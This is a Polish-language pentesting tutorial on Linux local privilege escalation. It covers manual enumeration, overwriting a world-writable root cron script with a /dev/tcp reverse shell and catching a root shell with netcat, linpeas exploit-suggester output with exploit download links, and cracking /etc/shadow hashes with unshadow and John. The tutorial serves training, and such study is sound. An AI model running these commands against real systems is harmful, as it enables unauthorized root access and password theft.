Linux Local Privilege escalation

Ważną częścią pracy jako Pentester jest umiejętność podnoszenia swoich uprawnień w systemie. Aby tego dokonać wykorzystuje się błędy w zainstalowanych aplikacjach lub systemach operacyjnych oraz błędne konfiguracje systemu/aplikacji/skryptów.

Enumerację systemu możemy przeprowadzać na dwa sposoby:

- Manualnie
- Automatycznie

1) Enumeracja manualna

uname -a

```
test@test:~$ uname -a
Linux test 5.15.0-50-generic #56-Ubuntu SMP Tue Sep 20 13:23:26 UTC 2022 x86_64
x86_64 x86_64 GNU/Linux
```

Wyświetlenie informacji o systemie i jego wersja

env

```
test@test:~$ env
SHELL=/bin/bash
SESSION_MANAGER=local/test:@/tmp/.ICE-unix/1204,unix/test:/tmp/.ICE-unix/1204
_WSREP_START_POSITION=
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
LANGUAGE=en_US:
LC_ADDRESS=pl_PL.UTF-8
GNOME_SHELL_SESSION_MODE=ubuntu
LC_NAME=pl_PL.UTF-8
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
LC_MONETARY=pl_PL.UTF-8
GTK_MODULES=gail:atk-bridge
PWD=/home/test
LOGNAME=test
```

Wyświetlenie zmiennych środowiskowych

sudo -l

```
test@test:~$ sudo -l
[sudo] password for test:
Matching Defaults entries for test on test:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User test may run the following commands on test:
    (ALL : ALL) ALL
```

Sprawdzenie co użytkownik może uruchomić za pomocą sudo

find / -perm /6000 2>/dev/null

```
/snap/core20/1634/usr/bin/chsh
/snap/core20/1634/usr/bin/gpasswd
/snap/core20/1634/usr/bin/mount
/snap/core20/1634/usr/bin/newgrp
/snap/core20/1634/usr/bin/passwd
/snap/core20/1634/usr/bin/su
/snap/core20/1634/usr/bin/sudo
/snap/core20/1634/usr/bin/umount
/snap/core20/1634/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1634/usr/lib/openssh/ssh-keysign
/snap/snapd/16292/usr/lib/snapd/snap-confine
/snap/snapd/17336/usr/lib/snapd/snap-confine
/usr/sbin/pppd
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/mount
```

Znalezienie wszystkich plików z ustawionym SUID i SGID

cat /etc/passwd

```
test@test:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

Wszyscy użytkownicy dostępni w systemie

cat /etc/group

```
test@test:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,test
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:test
floppy:x:25:
tape:x:26:
sudo:x:27:test
audio:x:29:pulse
dip:x:30:test
www-data:x:33:
```

Wyświetlenie wszystkich grup jakie znajdują się w systemie

cat /etc/shadow

```
test@test:~$ cat /etc/shadow
root:!:19277:0:99999:7:::
daemon:*:19213:0:99999:7:::
bin:*:19213:0:99999:7:::
sys:*:19213:0:99999:7:::
sync:*:19213:0:99999:7:::
games:*:19213:0:99999:7:::
man:*:19213:0:99999:7:::
lp:*:19213:0:99999:7:::
mail:*:19213:0:99999:7:::
news:*:19213:0:99999:7:::
uucp:*:19213:0:99999:7:::
proxy:*:19213:0:99999:7:::
www-data:*:19213:0:99999:7:::
backup:*:19213:0:99999:7:::
list:*:19213:0:99999:7:::
irc:*:19213:0:99999:7:::
gnats:*:19213:0:99999:7:::
nobody:*:19213:0:99999:7:::
systemd-network:*:19213:0:99999:7:::
systemd-resolve:*:19213:0:99999:7:::
messagebus:*:19213:0:99999:7:::
systemd-timesync:*:19213:0:99999:7:::
syslog:*:19213:0:99999:7:::
_apt:*:19213:0:99999:7:::
tss:*:19213:0:99999:7:::
uuidd:*:19213:0:99999:7:::
systemd-oom:*:19213:0:99999:7:::
tcpdump:*:19213:0:99999:7:::
avahi-autoipd:*:19213:0:99999:7:::
```

Wyświetlenie hash haseł użytkowników

ps aux

```
root@test:/home/test# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.2  0.2 101204 10908 ?        Ss   16:46   0:13 /sbin/init auto noprompt spla
root           2  0.0  0.0      0     0 ?        S    16:46   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   16:46   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   16:46   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I<   16:46   0:00 [netns]
root           7  0.0  0.0      0     0 ?        I<   16:46   0:00 [kworker/0:0H-events_highpri]
root           9  0.1  0.0      0     0 ?        I<   16:46   0:06 [kworker/0:1H-events_highpri]
root          10  0.0  0.0      0     0 ?        I<   16:46   0:00 [mm_percpu_wq]
root          11  0.0  0.0      0     0 ?        S    16:46   0:00 [rcu_tasks_rude_]
root          12  0.0  0.0      0     0 ?        S    16:46   0:00 [rcu_tasks_trace]
root          13  0.0  0.0      0     0 ?        S    16:46   0:01 [ksoftirqd/0]
root          14  0.1  0.0      0     0 ?        I    16:46   0:08 [rcu_sched]
root          15  0.0  0.0      0     0 ?        S    16:46   0:00 [migration/0]
root          16  0.0  0.0      0     0 ?        S    16:46   0:00 [idle_inject/0]
root          18  0.0  0.0      0     0 ?        S    16:46   0:00 [cpuhp/0]
root          19  0.0  0.0      0     0 ?        S    16:46   0:00 [cpuhp/1]
root          20  0.0  0.0      0     0 ?        S    16:46   0:00 [idle_inject/1]
root          21  0.0  0.0      0     0 ?        S    16:46   0:00 [migration/1]
root          22  0.0  0.0      0     0 ?        S    16:46   0:02 [ksoftirqd/1]
root          24  0.0  0.0      0     0 ?        I<   16:46   0:00 [kworker/1:0H-events_highpri]
```

Wyświetlenie procesów uruchomionych w systemie

cat /etc/crontab

crontab -l

```
root@test:/home/test# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/2 * * * * /home/user/script.sh
```

Wyświetlenie skryptów uruchamianych regularnie

```
-rwxrwxrwx    1 root root      13 lis 16 18:37 test.sh
```

Jak widać skrypt ma zbyt duże uprawnienia i jest uruchamiany przez root. Możemy go nadpisać własnym skryptem który pozwoli nam podnieść swoje uprawnienia

Przykładowo możemy dodać następujący skrypt:


Adres IP należy zastąpić localhost (127.0.0.1)

```
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

```
└─# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

2) Enumeracja automatyczna z wykorzystaniem narzędzi

Linpeas jest to narzędzie które automatyzuje proces enumeracji systemu. Podczas uruchomienia skryptu zbierane jest mnóstwo przydatnych informacji




Przykładowy wynik z programu linpeas.

```
                Executing Linux Exploit Suggester
   https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: probable
   Tags: [ ubuntu=(22.04) ]{kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: less probable
   Tags: ubuntu=(20.04|21.04),debian=11
   Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: less probable
   Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
```

Jak widać system jest podatny na wiele exploitów możemy próbować różne z nich w celu eskalacji uprawnień.


GTFO Bins

GTFOBins to wyselekcjonowana lista plików binarnych systemu Unix, których można użyć do obejścia lokalnych ograniczeń bezpieczeństwa w źle skonfigurowanych systemach.



Strona GTFO bins znajduje się w niej mnóstwo sposobów na eskalacje uprawnień

W zależności od danej konfiguracji plik binarny może nam dać nam uprawnienia root na wiele różnych sposobów. Przykładowo dla nmap:



unshadow passwd-file shadow-file > john.txt

```
sudo apt install hashcat
test@test:~$ unshadow /etc/passwd /etc/shadow >john.txt
test@test:~$ cat john.txt
root:$y$j9T$yxhql5ph8U0Zwf8nogqDN1$FX169sU1LeTDsVAtkbF7uge60P9/J9DGeSnAxL5jDm9:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:*:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:*:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:*:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:*:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:*:104:111::/home/syslog:/usr/sbin/nologin
```

john --wordlist=passwordlist.txt john.txt

Możemy również dodać swój hash swojego hasła do pliku etc/shadow i podmienić go dla użytkownika root.

```
test@test:~$ john john.txt ^C
test@test:~$ cat /etc/shadow
root:$y$j9T$yxhql5ph8U0Zwf8nogqDN1$FX169sU1LeTDsVAtkbF7uge60P9/J9DGeSnAxL5jDm9:19312:0:99999:7:::
daemon:*:19213:0:99999:7:::
```

Następnie logujemy się na użytkownika root z pomocą naszego hasła

Pokazane tutaj możliwości podniesienia uprawnień to tylko niektóre wybrane. Znalezienie reszty pozostawiamy wam! 😊

Jeżeli zainteresował cię temat to polecamy sprawdzić:

https://tryhackme.com/room/linuxprivescarena

https://tryhackme.com/room/linprivesc